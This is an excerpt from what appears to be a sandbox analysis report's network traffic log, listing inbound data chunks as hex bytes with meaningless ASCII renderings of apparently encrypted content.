2021-09-28 07:53:17 UTC	42	IN	Data Raw: cf ca e4 c3 fa c7 1b 1d 4e c6 15 80 3e 9a 04 cc 3e 27 24 c6 5c 55 8b b7 68 71 80 58 5d 55 3f 60 a9 27 b9 e6 5c f0 a5 26 b6 f9 1d 87 b5 e2 b2 64 fb b6 63 ab 17 63 24 05 d5 02 d0 4f 79 2c 4c dd 4b 85 1a 73 9d 14 09 89 db 27 32 e2 e4 ac 1b 44 ef fe 1d d8 6b 74 15 4c 11 88 e9 36 ff ef 68 72 25 86 cc 95 3d 64 3a 24 19 24 7b bc c9 61 ee 8e 9f fe c0 18 25 d9 73 cc b1 51 d8 51 a9 c8 a4 67 a3 d3 81 ce ba a1 f0 a9 e5 f7 d9 ca b2 17 e1 87 71 8c 97 c0 0a 0e ff b2 b8 9a d3 06 0c c4 7d 94 ca 3d b5 fd d5 cd da a1 e6 54 de 64 08 e1 81 a8 9b 2f 3e c4 e0 e5 9a 60 fe fa f9 cd 70 d0 60 19 14 2e 99 9c ec b6 1a 0d bb fc 3a a7 50 b0 8d 44 a2 f2 c7 98 48 4b 2c d7 b4 fa d4 33 cd 39 4b 24 c8 02 d3 d0 f4 77 05 40 2f 68 ab 3d 40 49 b6 c0 a9 82 82 81 ac 61 33 a8 f9 f0 b8 77 85 88 0c Data Ascii: N>>`\\$UhqjU?~"\&dcc\$Oy,LKs'2DktL6hr%=:d:\$\${a%\$QQgq}=Td/>`p'.PDHK,39K\$w@/h=:@la3w
2021-09-28 07:53:17 UTC	46	IN	Data Raw: cb 7e bb 36 4c 5c 27 9d d8 4b f9 a2 f3 d0 d0 2b d2 c6 76 e8 fb 5e 2b c2 37 00 ab b9 af 11 1c c5 33 09 c8 7f 2d e9 2c 91 08 51 65 d8 28 db a5 76 47 26 53 9b 25 ac 36 8a c3 a8 93 e2 af ab 8d b1 74 63 44 f8 d3 fc 51 76 5c f4 e5 bd cd e1 94 c5 be 09 56 08 a1 41 de c1 f0 50 83 6f d9 57 24 93 ab c7 93 9b 76 55 40 e4 36 18 2a 70 22 9d 62 55 54 8b 88 19 4a 56 e1 3b 9b 34 c2 41 e7 a9 eb e4 34 e7 ce a5 cc 15 2f 74 29 ea 31 c8 49 97 a0 f1 71 52 69 9e e1 da b6 55 4c 3a dc aa 4c cb 77 ce c0 ef 80 ec 20 a3 9e 68 46 99 98 eb 8d e3 50 92 0a 3b 31 c8 2f e7 cd 22 68 1d c3 d0 a8 2a d5 39 7c d2 d3 9f c8 de fb 24 50 06 91 63 d9 8f 84 d9 dd 8c 92 7b 91 21 07 07 c2 6d d8 db 85 07 87 d4 7d 51 4e c8 d8 04 62 ff b4 20 d7 52 d7 ec c6 7b 1e 27 75 2f 09 a7 40 af d2 d7 b6 a9 2b 83 2b Data Ascii: ~6L\K+v^+73-,Qe(vG&S%6tcDQvVAPoW\$wU@6*p"bUTJV;4A4t)1lqRiUL:Lw hFP;1/*h*9j\$Pc{!m}QNb R {u/@++
2021-09-28 07:53:17 UTC	50	IN	Data Raw: 32 c0 a3 e4 e4 7c 0a 8c 06 8f b2 1c 59 c1 34 e0 3e 5d 5a 8b 82 16 18 2f d5 1f 01 6b 18 aa dd a6 29 3c 33 61 c6 4b b8 a2 44 d3 de 42 49 35 20 60 2d 99 57 3f bc 50 cb 17 93 cb 30 53 5b f3 23 e0 f9 54 a7 97 e0 c9 ff ac a0 30 f7 e3 78 8f e1 3a 32 6f 62 8f a4 e0 99 68 8b 2f 50 66 91 08 5b 48 1c a2 2b 98 8b b7 b4 cc 00 d5 1f 60 31 b7 8a 9c 91 bd df 18 cb 63 48 ae a3 c9 c0 c5 4a 45 5e 1e 9d c3 d3 72 cc 3f bf 11 a8 14 e7 ff 1d 12 c2 3c 3b 84 6b 20 bd 4b 29 d5 d7 9f c8 16 3d f5 12 38 40 6a 07 f1 6b b8 7d 0e 04 ee 4a b1 54 c8 3e 97 38 b6 fc d2 f9 bc 3a dc 69 e9 5e 6f 00 a2 83 4f 1a 47 67 ea ba 9d 93 f6 98 1b f0 7f c5 92 54 13 a6 72 f3 b1 2d 7c 90 ec 67 0f a6 b0 db 6c 8b e5 7c 88 d2 e2 ce b2 af 43 04 55 02 29 cd 40 6b 61 89 f2 56 87 ca 4f 6b 1e e5 50 15 ca 36 99 Data Ascii: 2NjY4>]Z/k)<3aKDBI5`-W?POS[#T0x:2obh/Pf[H+`1cHJE^r?m,0>;k LK=-8@j{k}JT>8;i^oOGGTr-jg][CU)@kaVOKP6
2021-09-28 07:53:17 UTC	54	IN	Data Raw: f3 86 7e b9 2a 61 67 08 18 d7 71 8f 11 5a 8a 71 c4 6f 79 a5 26 ed 83 a0 16 37 cf 6d 7e 53 71 44 a7 df e1 60 19 ee cc c5 da 50 6e 30 3c 1a 2b fa b0 4c 2e 3b b2 07 d0 8c c1 65 e1 09 51 8c b0 49 cd 76 cc 34 4a 78 40 67 22 72 3d 0f 2c e4 13 91 13 90 26 a5 21 14 79 8f 91 e8 7f 38 4b 5f 18 3a 6a 02 c4 f7 67 3a 08 ac 02 2f 89 be 0d bb 2a 4b 79 57 d7 9f cd af da bc 4c f7 ad 37 a7 22 cd c5 86 69 6d f4 f3 9b 60 45 25 6b 7f 05 60 3d 09 9a 23 78 7e bf 12 b7 09 89 62 cf c6 cf 74 96 c1 ab 85 3a 85 e1 cc 2e 9c 1a 7a de 58 cc 33 9f cf 14 6b 25 c0 e9 c4 78 9e 1d c9 5d 7a 53 30 85 8f 5a 4e 03 8a 03 49 db 14 0d b2 aa aa d9 50 4a bd 3b ef 01 f2 f2 e7 d8 ea e0 c0 c1 fb 67 6d ba e5 e9 49 59 ad 8b 51 68 41 d7 b4 04 a2 ea c1 56 7e 1a 73 38 fd 1e b5 d3 4f ba ad e9 94 dd 51 43 e1 Data Ascii: ~*agqZqoy&7m~SqD`Pn0<+L;eQlv4Jx@g`r=,&ly8K_.jg;*KyWl7"lm'E%k'=#x~.bt:zX3k%jx2SOZNIPj;g mliYQhAV~s8OQC
2021-09-28 07:53:17 UTC	58	IN	Data Raw: c5 ae 3c d7 18 51 85 21 57 6d 9e a8 b0 55 d9 0a 33 7d 67 10 f4 33 04 ac 1a eb ae b6 6c 88 7c 55 c0 ee 58 d2 66 66 15 40 26 fc 9e b3 3d 37 61 06 90 71 ae 76 40 ec fc e0 dc 27 85 72 61 cf d7 f3 56 2d 31 cc b0 01 66 60 49 75 a8 83 f8 2d ef 38 06 42 ae 32 7a fa 37 d9 cb e3 58 73 8d 4e 1f 25 1c 41 7a 36 9f 4f 95 37 cf 5f ac b8 59 0a 5c 0f 83 b0 bd d9 c6 86 b6 16 8c 65 53 f0 17 3d a1 d2 e3 94 46 7f d9 76 61 72 9e 2a ae cf ee 36 f8 50 b1 4d a3 c1 e8 39 30 00 c2 83 f2 c8 48 52 92 6c 71 72 ea 1d 64 c7 ec d0 5e dc ee 82 34 53 3e 1d ad d5 fa c7 13 41 86 67 d6 15 bb c8 15 5c 8a 77 c4 4f 5c 1e 62 e7 58 53 eb c6 1d 28 b3 b2 82 00 fb 18 b8 42 47 8a e7 ea 5b eb 47 b3 6d 4c 85 db 21 1c 6b 33 09 69 a0 7d c4 69 91 c8 20 9f 14 bc 5b 82 d1 49 2a 10 04 b6 ad 21 bb c0 42 f9 84 Data Ascii: <Qj!WmU3jg3j UXff@&=7aqqv@'ra'jV-1f!u-8B2z7XsN%Az6O7_YleS=AFvar*6PM90HlRlqrd^4S>Ag!wo!Xs(B G[GmL!k3ji] j!*B
2021-09-28 07:53:17 UTC	62	IN	Data Raw: f8 b3 fe 14 3a 6e 00 76 a9 62 a7 20 ed f9 73 7f 6a 0b 37 81 68 5f 25 c2 22 e6 55 5d cb a1 97 36 f4 f0 4f 62 60 29 9a e5 53 6b f3 16 e3 ef f3 f1 44 d1 d8 27 55 04 ff 0a dc 09 20 aa 0d d2 64 73 67 ac a1 9a a7 9c 72 cf 90 27 3c c6 b0 c1 52 57 67 32 9b 15 9e fd 6f 63 32 7c 68 b3 c5 8e 18 72 04 bc 0d dc 8e 2e a1 42 42 ed a4 7f df 80 34 11 8b a9 93 cb bf 70 81 c7 68 d8 85 bd 10 7f 0e 30 da 2f 85 10 1e cf 61 39 a3 cd b5 5f d1 d0 59 3b ad f1 e6 68 ae b0 f2 8f 7f 93 a9 93 96 5a a5 d1 53 8b 6b 7b 97 c7 32 a1 99 38 db fe b5 93 8d 10 24 d1 30 fa 17 67 cf 89 67 b3 eb 82 b2 d0 d2 df 34 39 4f 7f 91 fe 53 66 4b 1a fc 67 a9 80 68 5e f5 95 5e 71 e7 75 b1 00 97 98 0a 7e d6 d6 b6 59 1c 3a 55 23 07 03 2e 5a 5d da 6b c2 6d fb 31 48 c2 30 b7 d0 d3 ab f7 32 7b 1f f1 52 37 f5 8e Data Ascii: :nvb sj7h_%"Uj6Ob`)SKD'U dsgAr<RWg2oc2 hr.ABB4ph0/a9_Y;hZSk{2A8\$0gg49OSfKgh^^qu~Y:U#..Z] km1H02[R7

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:17 UTC	66	IN	Data Raw: 22 70 97 87 7a 4c 48 45 a7 78 dc f6 c7 2b 51 bd 67 ee e4 ba 33 4f 62 79 cb 83 b7 29 7e ad 3d 53 74 3b 6b cc 4a df 93 ac 74 34 ae 82 33 7d ab 76 b7 9d 1d 99 97 33 34 eb db d6 38 6e 7a d8 fa f0 e9 3c c2 8a f2 38 8e 17 f2 ef b6 f4 8e 85 d7 2d 0a 2d 65 af e9 3e 18 20 a5 c6 f5 e5 ad 14 92 db 38 1b 62 f4 36 a0 a3 f4 e2 de 99 62 c2 80 25 32 9b 38 29 15 06 89 6f 93 75 31 90 50 2b 63 c4 f4 03 ce 31 00 61 ea 8c 76 42 7b 3d a3 15 39 fa da 01 d7 9a 07 07 6c c4 1f a8 91 8f d4 42 29 70 c4 ac 81 6c cc 2e f3 d7 70 bb d3 80 23 7e 50 c5 04 c2 eb fd f9 f5 bd de 05 f0 6b 0f 7d 63 b6 73 fd 06 2d 54 66 35 51 78 40 a7 4f 54 d6 19 47 01 21 95 4f 76 f3 9b 83 9e c8 87 20 a4 45 16 28 77 26 97 5c ff 9e 27 f3 0e 66 91 8d 32 3e 3e 56 3d 7e 41 ae 9d 57 99 e0 94 80 59 f7 c2 52 b6 2f 51 Data Ascii: "pzLHEX+Qg3Oby)--St;kJt43jv348nz<8--> 8b6b%28)ou1P+c1avB{=9IB)pI.p!~--Pkjcs-Tf5Qx@OTG!OvE(w&!f2>>V=-~AWYR/Q
2021-09-28 07:53:17 UTC	70	IN	Data Raw: 40 ec 05 a2 2f 3e f0 06 56 59 dc 7e 4d 48 80 53 dc b2 c5 17 3f 84 b4 fc d0 74 0b 04 60 6f fe 17 fc 38 20 0f d3 8a 77 13 ac 76 d0 f2 e4 51 5d eb c4 56 b8 70 aa bc 79 0a 54 4f fa cb dc 00 6f 48 23 c7 36 7c a5 59 45 f2 42 b9 43 bc 31 6c 8a c2 c7 87 c3 4c 3e 8f be bd 56 84 fc c7 aa 50 69 36 bd a2 3a 0a 43 80 e6 91 3f 14 af cb a6 20 f5 95 fb 48 22 b8 dc 5e 47 89 fd ef da aa 37 91 a0 a6 05 39 ff 34 dc 8e 14 5c 5b c1 3d 11 a1 b8 a2 da 9f 5d 34 a0 49 56 4d b8 5f b3 76 28 86 01 c4 4e cb 1e e9 4f 79 69 a2 d3 d6 c0 c6 1f e7 4b 19 e2 a5 d1 7e aa 35 76 75 a3 3a 65 85 3f 68 c2 0c e7 2d 40 97 02 0e 73 b3 83 98 40 8d 1a 56 f5 21 d2 49 50 2f a8 48 e9 2b 8b 29 e8 ec ad 3a f4 6d df 0d 30 92 45 f7 1a d8 38 fd 4d 86 d1 4a 33 b8 27 c5 bc 35 81 cc 09 6e 1f 4f c4 e8 ed 0a 09 35 Data Ascii: @/>VY~MHS?t'o8 wwQj]VpyTOoH#6jYEBc1lL>VPi6:C? H~^G794[=j4lVM_v(NoyiK~5vu:e?h-@s@VlIP/H+):m0E8MJ3'5nO5
2021-09-28 07:53:17 UTC	74	IN	Data Raw: 7f 74 3e 43 e6 31 06 60 a4 77 7f 22 99 5d ca 6d 47 e7 35 96 11 d5 0c f2 d6 85 96 59 3a 69 ab 47 b0 dc 04 95 b6 86 6f 74 be fe 34 57 6e 5c 97 33 80 ec 5a 3a d3 b7 e0 12 d1 ff 51 02 45 12 1b 92 84 72 de 85 1a 45 dc 19 b2 c3 e5 f2 ba 86 e8 83 c1 30 fd 56 32 78 a4 91 ab d7 ef 8c 02 68 19 3a d5 9b 04 37 ff 86 2f 0b a1 03 01 85 1c 2b 1f 25 16 61 5e f8 89 06 e5 c8 19 aa 4f 90 6a e5 9c 60 ce fb 4b e6 0b b1 f1 b1 ae a4 fc e5 08 93 b0 71 07 d2 85 f4 02 e1 78 a1 7b 28 e2 af aa 87 59 41 36 c3 7f dc a3 a0 07 c8 7b f5 c2 66 8a 9d cd 37 3a ec 55 11 eb c2 d4 fd 09 7c a1 df ce 9e 8d 02 98 8a f4 df 17 fe 89 68 c9 20 b2 4b 4b 75 a2 23 bc e1 c2 23 c5 cb 19 c2 13 43 07 c2 cc 72 72 04 9e fa 7e 5e 5f 6e 9b be ff b8 4e 5a 8c 5c 82 73 f1 6e 30 59 72 28 8e 69 77 57 70 19 14 dc e4 Data Ascii: t>C1`w`j]mG5Y:iGot4Wn3Z:QErEOV2xh:7/+%a^Oj`Kqx{(YA6{f7:UM h KKu##Crr~^_nNZ!sn0Yr(iwWp
2021-09-28 07:53:17 UTC	78	IN	Data Raw: c1 6e b0 65 71 d5 70 56 f8 2d 26 cf a3 b8 03 2e 45 aa 22 05 85 14 36 c6 c1 02 bd 0d d5 5f e0 5e 39 af 70 70 b1 1f 6b 5b e4 4e 34 fb 5c b9 c0 1d 8a f4 43 8f b8 37 27 1e cb fa 14 54 e5 9c ff 97 cf 17 01 82 3b 04 97 83 a1 46 eb 81 19 12 85 9a 42 b3 df ad fe e9 7d 61 c7 fc d9 98 53 e1 b7 ad f6 64 2c e8 02 a0 50 29 2e e5 9f 22 f9 c2 85 96 7d 8c 44 7c 2a 54 55 c2 4c a4 c6 43 79 6b c4 cf dd 1d 38 f4 83 8f e3 1e 32 70 58 53 c9 71 8b 82 06 44 f8 a0 1d 77 66 74 4e 30 e6 fb 05 09 b9 5b 4b ed 7c f8 28 83 d4 1b e7 74 f2 6f 9a 64 9b 8e 7d 33 d5 72 56 2c b2 89 35 3e 50 b7 4f dd 7c b8 5e 88 b9 8f 23 5e 2f af 6d 8c c9 2f 95 76 d6 37 fc b8 7b b5 31 78 10 7d 30 c6 1b 4e 8c 91 71 1e e7 4b 14 4d 27 d9 c3 c4 88 16 13 53 c0 8b f4 ed 03 07 43 af de 53 24 d2 0e a5 93 a8 3c 4c 3a Data Ascii: neqpV-&.E"6_9ppk[N4C7T;FB]aSd,P)."}D]*TULCyk82pXSqDwftN0[K{(tod)3rV,5>PO[^#"/m/v7{1x}ONqKO'SCS\$<L:
2021-09-28 07:53:17 UTC	82	IN	Data Raw: 42 ac dc fc 29 32 10 6e d9 36 ab 55 72 a3 df 94 b4 19 ad 68 1c 46 01 9a e1 d8 7d bf 07 51 b1 8d 61 71 46 03 56 0b 11 eb a6 8f 00 b8 75 9d a1 2e d9 c7 f8 64 44 e7 b3 ae 83 d2 d6 83 68 ff 1c 41 d6 63 6b 65 ac d5 84 68 fb 8a 45 07 a0 54 f2 61 b8 bf 53 73 cd f2 36 23 7d f4 b1 69 41 d0 ef 6e ad 6e 60 fc d2 d6 b3 18 f8 6f 60 f7 5a a4 4f 0c 4d 66 9e 94 7e 6b b7 fe 0a 33 4b e9 6a 8d 6d ba 18 a7 34 55 ff 6a cc 14 4e 94 47 3c d4 30 83 2a cf 24 65 a8 18 ce 9e b5 e3 f7 b2 bb 31 fc 0b 09 10 cd a0 40 40 2f f0 bc dd 17 c4 a1 c0 5c b9 09 0a 93 b8 e8 62 4f e8 25 34 de 6d 3e 03 f4 97 d7 cd 88 f4 7c 27 3d 1f a6 ce 42 6f 90 0c 85 0e e0 46 6a 8b 50 0b f6 5a 87 71 41 fe 3a 88 09 a5 b7 36 a3 61 49 bd fc 06 17 c2 d3 39 7b 1d fd b2 6a e8 61 31 22 2d 0b aa 8c 04 d1 1d de 4c f3 9f Data Ascii: B)2n6UrhFj]QaqFVu.dDhAckehETaSs6#j)iAnn`o`ZOMf~k3Kjm4UjNG<0*\$e1@/@bO%4m> =BoFjPZQa:6al9[ja1"-L
2021-09-28 07:53:17 UTC	86	IN	Data Raw: 55 19 37 56 84 4f ae ea 1b ff d8 3c 23 1e ae e5 53 b7 74 ac 2e 3e 0c b1 bc 8a 28 d7 11 e2 13 33 30 aa 3e 46 02 f2 00 2f 20 77 6a 49 46 b5 1e 2c b9 70 34 d2 79 80 d3 57 2a b8 7e 8d 5a a5 eb 85 27 ad dd 63 7d 81 80 be ab 6b cb 40 b6 62 ec 2a 71 6d 1a 2d 59 5d fd eb 7d f4 3d c8 d0 df 48 19 a0 f8 e9 e3 32 c2 09 7c 9c 6f 47 73 5f 40 5f 66 02 34 6f 63 4d a8 1e da da 5b 86 b2 86 ae f2 dd 93 17 72 01 79 c6 3a 02 30 92 dc 27 e8 22 ba 02 1c 10 0e 02 ef dc d4 cc e7 fa 9b 4d d6 bf ac 3b 50 f5 c0 e0 7d bd 6c f5 ee 48 a4 fd 08 3e 0f da b4 2d f7 88 a0 d3 e7 a3 c1 f6 ae 94 95 b6 b0 be 7a ce c9 b6 a9 2d 6a 74 f1 89 f9 48 5e c5 3b dc 82 5b e2 04 81 9d a1 08 d2 f2 1e 1d aa 28 5d ac 5d a7 8e 9b f1 76 6b 60 c1 1e fe 68 a8 c3 7c 9e 27 cc 80 7f 37 bd e9 51 4a a4 fc d3 90 f6 be Data Ascii: U7VO<#St.>(30>F/ wjF,p4yW*~Z'c)k@b*qm-Y)]]=H2[oGs_@_f4ocM[ry:0"M;P]IH>-z-jtH^:([j]vk'hj'7QJ
2021-09-28 07:53:17 UTC	90	IN	Data Raw: e2 91 f5 15 07 dd 91 35 d6 1f 05 3b 2d 99 3e 5e 22 26 21 18 be 16 f2 ec d0 42 c6 ad ac 2c 46 c0 c4 3a d7 bc 01 cf 9f d2 8b 9a 8e 1f ea ea 72 ff ce 00 83 0c 19 56 60 5e 08 95 7b 46 c5 d4 99 1c b8 56 09 0d de 74 ea 1e 9e 58 c2 d2 05 98 c0 7a 78 8a 2c 3e 69 b5 79 b8 15 e4 e6 62 72 6e dc 84 9a 2f 18 ad 63 6b da 07 7f 52 b4 2b 23 9e 37 02 12 06 11 e3 1a 08 be be 5a e5 df 32 0c de 23 f0 6b 6c f2 c8 b8 a0 c1 08 d5 ce 56 73 39 dc 79 7b d9 df 95 c3 1a 1d f3 50 e5 2f 4d 0d 03 65 db 41 a8 be 71 83 8b 3b 5c 0b 16 38 d6 c9 21 3e 36 ac f0 3b 2c 6c 4f c1 a0 74 1a 27 24 76 6a 03 b9 17 82 c5 32 cf 4c 20 1f 86 fa 31 bf af bf e0 5c c5 c2 00 0f ab ac b0 bc af 5f 7c d9 14 aa ee 66 aa d0 20 0c ca 3f a6 4b 63 72 a4 77 24 2d ea 34 ac 69 20 b0 ab 53 44 59 4f f2 51 ef 54 a2 94 04 Data Ascii: 5;->^&!B,F:rv^[FvTXzx,>iybrn/cKR+#7Z2#kIVs9y{P/MeAQ;l8!>6;!ot\$vj2L_1l_1f?Kcrw\$-4i SDYOQT
2021-09-28 07:53:17 UTC	94	IN	Data Raw: 13 81 9a 17 93 4a 0a 50 9a 31 18 20 5f 32 47 e8 a4 dd d6 31 ad 56 b4 0f cf d2 fa e7 98 8c bf 46 0e eb 05 f4 cf 8a cb 1e 8c 8b d5 24 29 f6 44 8c 3d 8c 70 22 e2 28 ce 44 cf 37 1f a9 87 39 42 2c 9d 9a 39 47 84 03 55 cc a6 63 40 c9 03 a8 71 dd de e2 07 d0 93 88 64 67 75 be 44 2c fd c9 96 6a 3c b5 48 be 78 ac d0 8c 6c ef d3 b8 9d f7 60 6d ae b3 e8 6f 71 d7 e8 bb 18 f3 bd 0e f5 ca 12 0c ce 5c 27 f3 50 a2 0e 82 f8 22 03 2d 51 2b 5d 98 de 7a bc 87 28 4f fa 79 e5 3d 66 49 27 09 86 6f 84 47 64 43 d7 5d 50 25 bc f2 91 51 86 60 56 15 36 b9 55 2b e2 06 42 c7 61 cb 04 82 a8 27 12 73 ea fc d9 bb cd 38 10 6e 5f 21 9a 57 39 56 8b c4 19 60 58 cf 31 38 ea e2 4d 30 eb ce 45 4a 63 cc a1 e4 e3 18 a1 f5 5f 36 f3 17 1d 78 6a 6d a0 c7 74 49 b6 5e 16 ea ec ab f2 bd 8c b3 2d b4 22 Data Ascii: JP1_2G1Vf\$)D=p"(D79B,9GUc@qdgudJ,j<Hxl'moql'P'"~Q+Jz(Oy=ff'oGdCjP%Q'V6U+Ba's8n_lW9V'X18M0EJc_6xjmtl/^~"
2021-09-28 07:53:17 UTC	98	IN	Data Raw: 76 b7 6b b4 06 6f 91 cf 61 7a ae 9e 97 99 d9 7d 11 35 71 03 51 16 c6 97 a8 27 a5 65 35 a6 8b ae b0 e9 c9 4c c7 e0 da 0c 80 77 27 04 a7 99 d7 6c e8 14 e1 2a 13 47 64 06 f8 ce 68 8c b6 69 46 73 41 8a 49 5a e2 76 62 e2 5e 05 83 c5 b4 5d 7c ce 76 87 e5 21 56 24 b4 5f 9a 65 00 5f 28 8d 4c ce 3f 90 14 13 39 fe 56 49 d0 38 00 c2 e3 07 aa 87 6e 08 2e 1c c9 db 75 1e 63 d9 b1 5a 31 de 47 a2 85 40 a4 c2 fe 5f 2e f2 8a d9 0f 12 39 3e ce ff 66 3d e2 ac c5 ad 7c 74 09 f3 d8 16 9c 28 80 b3 29 c0 f6 23 61 d1 67 ff 1c ec 41 60 d5 cc 4d 01 a5 30 a8 91 5f f3 45 d9 68 e3 71 dd e6 04 45 b4 fa 05 37 8e 08 d3 e3 6c 86 1d 75 c5 ed 17 78 92 5c 14 4e 0c 0a 9a 57 2c 66 6e 4a d0 e9 bc 67 6c 69 ca 86 51 84 57 08 ae dc 7d 1e 68 84 b7 2e b2 36 54 7f 28 0e e2 10 25 e2 f3 2c d6 c6 d2 91 Data Ascii: vkoadj5qQ'e5Lw!^GdhiFSAIZvb*]j]V\$ _e_(L?9Vl8n.ucZ1G@_ _9>f= t) #agA'M0_EhqE7lux!Nw,fNjgl iQWj}h.6T(%,

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:17 UTC	102	IN	Data Raw: 17 cd 5b ee fe 84 d2 23 84 2e 40 0b 8e ba 21 23 3e c5 c5 e5 33 b0 97 82 cc d0 3b 74 76 fb bf 75 7c af 90 bf 96 2f 61 08 8d d1 43 04 b5 d5 fa 9b 3f 12 e3 88 d7 8c 80 7c 4c 25 ae f8 8b 0c c2 10 ae dc 38 11 ab 26 1c 64 f2 e3 02 2b 30 77 2e 6f 67 22 7e 33 c0 4d 23 c5 33 52 7d 75 b6 70 d5 d0 4e 16 90 b9 24 d3 d3 e6 1b 0e dc 10 65 07 52 69 bc 66 82 07 31 a3 7b 26 7c 62 63 6e 1b ac 5f 37 97 90 40 88 8e 79 ea 8a 00 c6 7f 88 32 a9 8e 0a 98 71 38 e9 d5 47 d9 ec fe d0 1b ca 5a b8 b9 0a c4 fa 75 a2 3d 43 d8 db 7f d6 ed 02 2c 5a 59 d6 5e 7f 31 56 21 df be 07 7d 18 d0 75 40 5d ff d2 56 09 15 6c 5f 07 98 34 74 8a a7 17 44 8a 06 c7 b3 92 68 b7 88 de d4 b4 3b f9 61 20 a0 21 44 8a 75 c1 29 94 e4 34 82 36 e9 30 94 8d b0 1f a7 c1 a0 30 13 dd 15 f9 3f da e6 1a f4 57 9a 81 1c e6 Data Ascii: [M#. @!#>e3;tvul/aC? L%8&d+0w.og"~3M#3R}upN\$eRif1{& bcn_7@y2q8GZu=C,ZY^1V]u@]Vl_4Dh; a ! Du)4600?W
2021-09-28 07:53:17 UTC	106	IN	Data Raw: 82 31 df 16 2c 1c 9c 93 5f b2 8c ea 5b ba 7a 75 35 0a 29 e7 1c de 68 bb 2b 30 84 07 ed ac 6b ed 32 13 4d df f8 fd 08 c0 58 fd d2 ad 7e 41 4c cc 80 56 39 c6 1f 93 40 20 41 1a f6 ab 73 d3 6e 2c b1 d2 7d 1b b8 ba b7 37 6c 0d af 4b de 88 75 06 7a 28 c5 e6 a6 93 8a d7 13 9b 91 33 b5 e4 5b 3c ba 3d ec b7 00 8b 2e 07 fe a9 5b 12 08 01 7e 6a df a2 8b 4c 0b 28 c7 9a 95 bd 72 ff ff 9e 0c 26 c3 17 d3 8c f0 d9 c4 66 0a 01 9d d6 ad 01 6f 04 6f 24 07 bd b8 c4 6c 75 4b 8e c6 f8 85 f8 65 4b d1 86 d6 81 0d e8 cb 49 77 b7 3d 79 1a 97 dd 21 62 e3 61 8c 1f fe df 88 33 36 d6 10 98 28 40 ad 72 13 c5 05 2b 43 58 0f 01 43 3c 87 e5 8c fa bb 28 c6 83 df 15 b4 85 b9 47 0a ac 25 93 4c d6 00 72 da 97 54 80 3f 48 a4 e5 5c 87 c9 46 5b 6a 9f 53 64 bc 74 3f c3 98 86 e6 60 09 1e 10 ea e5 Data Ascii: 1,_[zu5)h+0k2MX~ALV9@ Asn,}7lKuz[3{<=.[~jN(r&foo\$luKeKlW=y!ba36{(@r+CXC<(<G%LrT?HlFjSdt?`
2021-09-28 07:53:17 UTC	110	IN	Data Raw: 90 69 c1 62 c4 d7 c7 db d4 3a 8f 02 e6 89 f7 84 80 6d eb 1b 01 6e e3 d5 40 59 7a 8e c2 bc 68 67 68 0a 30 f0 1d d6 e5 aa bb 3e 17 8e 8f 54 a3 51 88 01 2f a1 d0 7e e9 22 06 f7 71 07 55 cb 0e e7 76 b2 e5 7c e8 df b8 34 1d 14 23 a6 40 ae 76 ce 5c e5 db 2c 36 40 8c d3 26 ae 1f d3 52 54 f5 63 e7 81 2b 69 93 77 91 9c c3 e6 9a c0 32 a5 8b b9 2c ac 03 99 38 6d 07 83 eb 34 15 d2 5a b2 78 91 80 9d 69 cc 70 6f 5b 17 6b 7b 51 a1 46 33 3e d3 7c 30 a2 e5 4a 54 fa 9c b9 da 17 36 40 83 36 94 28 73 9f 8d b4 ce 4f 92 40 a2 00 67 02 66 df 20 a6 e5 44 c1 ab a6 b6 59 ed e7 4c 83 93 4b cf 26 6c 8a 69 9d 11 81 49 a7 5c 12 69 d5 91 3f f7 73 a2 33 b2 c3 47 bd c7 d7 a8 05 20 ee c8 39 a4 2e 4f c4 01 90 4f a9 40 3d 51 10 fb 8c 6b ab 01 63 9d aa f1 4d f2 fb 3b a9 52 ae 9e 19 ad d9 aa Data Ascii: ib:mn@Yzhgh0>TQ/~/~"qUv 4#@v!,6@&RTc+iw2,8m4Zxipo[k{QF3> 0JT6@b(sO@gf DYLK&llilv?s3G 9.OO@ ~QkcM;R
2021-09-28 07:53:17 UTC	114	IN	Data Raw: 31 2d d8 f6 2b ea 89 85 31 1d fd 73 ec 34 13 74 81 79 25 37 da 9c 9e 72 6c d4 92 a3 a4 eb 18 4c fc a1 94 d8 8f ed a7 fd 04 3b d6 bb b2 75 c4 bb 2b ec 32 22 ed 10 29 6c 25 f0 4e 13 cc 98 97 78 b7 ac 14 32 30 5e 13 d7 45 89 36 7d e8 3f d1 a8 c6 92 96 10 29 52 cb 05 47 44 48 f0 53 49 01 31 31 be c1 ba 20 ac 21 53 d1 7f ee 76 9b 1c 00 7c 53 85 ba 3b 6e a3 53 4b 2e 66 c8 65 cd 87 f8 c3 dc 66 fe 4b 5f df 63 f8 b2 2d ed 63 77 60 10 6b a2 46 a6 04 27 45 34 4f 4b 3f 6f 34 7d a1 5a b2 f9 7e 0a 3e 26 0b 25 fd 1b 87 e8 b6 70 70 a5 a5 37 c2 44 d9 b8 f5 72 d7 67 aa cf d6 4b 68 ec c0 cc 1f 20 df d5 fd b3 af 6f 57 2a b7 67 c3 9a 77 96 0c 04 72 d4 55 28 ce 17 93 39 14 91 2b 0e 55 c4 59 ef 1f 51 0c 31 92 91 b1 f0 9b 6f 6b 0a 05 f2 df b6 ae fe 44 dc 6a 1e 3e af 4f 5e 7a Data Ascii: 1~+1s4ty%7rLl;u+2")l)%Nx20^E6?)RGDHS11 !Sv S;nSK.fefk_c-cw`kFE4OK?o4j}Z~>*&pp7DrgKh oW* gwrU(9+UYQ1okDj)>O^z
2021-09-28 07:53:17 UTC	118	IN	Data Raw: 00 33 29 a5 0e cc 1a 1e 4e 28 13 4e 56 cf 74 df e1 25 58 e7 e5 d7 e7 f5 3f f2 fe 6c 5b b2 98 36 77 b7 7a 17 00 ec 3d aa 64 ab d5 76 90 20 6c 35 93 f2 6a b7 ee fc 7f 8b 5c 89 92 ee 83 e1 e1 21 88 67 00 38 9c 3e a2 24 c7 35 46 6a 6d b9 ce 85 a1 31 5c a6 cf 07 d4 e0 9b 69 cb 2f a1 0a 05 ce 93 46 92 9e 8d 8c d9 ee 40 d4 88 60 96 82 04 45 a1 3e 2a 9d 1d b6 b8 9a 32 9d 07 8a 50 92 7e ea 1a bc 81 47 c7 e5 c9 1d da d0 95 1f f4 80 e0 6d a0 6b 00 2e 99 5b 2b 3e ec 01 a2 fe 6b 29 90 43 e1 9b d7 30 21 37 af 18 13 2d 12 58 9d df f8 97 da 41 c3 97 5c 3f 40 59 bc 5b fa ca 31 4b 83 0a 7a c5 6e a8 c2 d8 71 fe f1 fa 00 11 35 c4 71 a1 32 04 ce 85 e9 d6 3d 55 b3 b0 d9 8b e5 71 1a 81 f1 80 ca 40 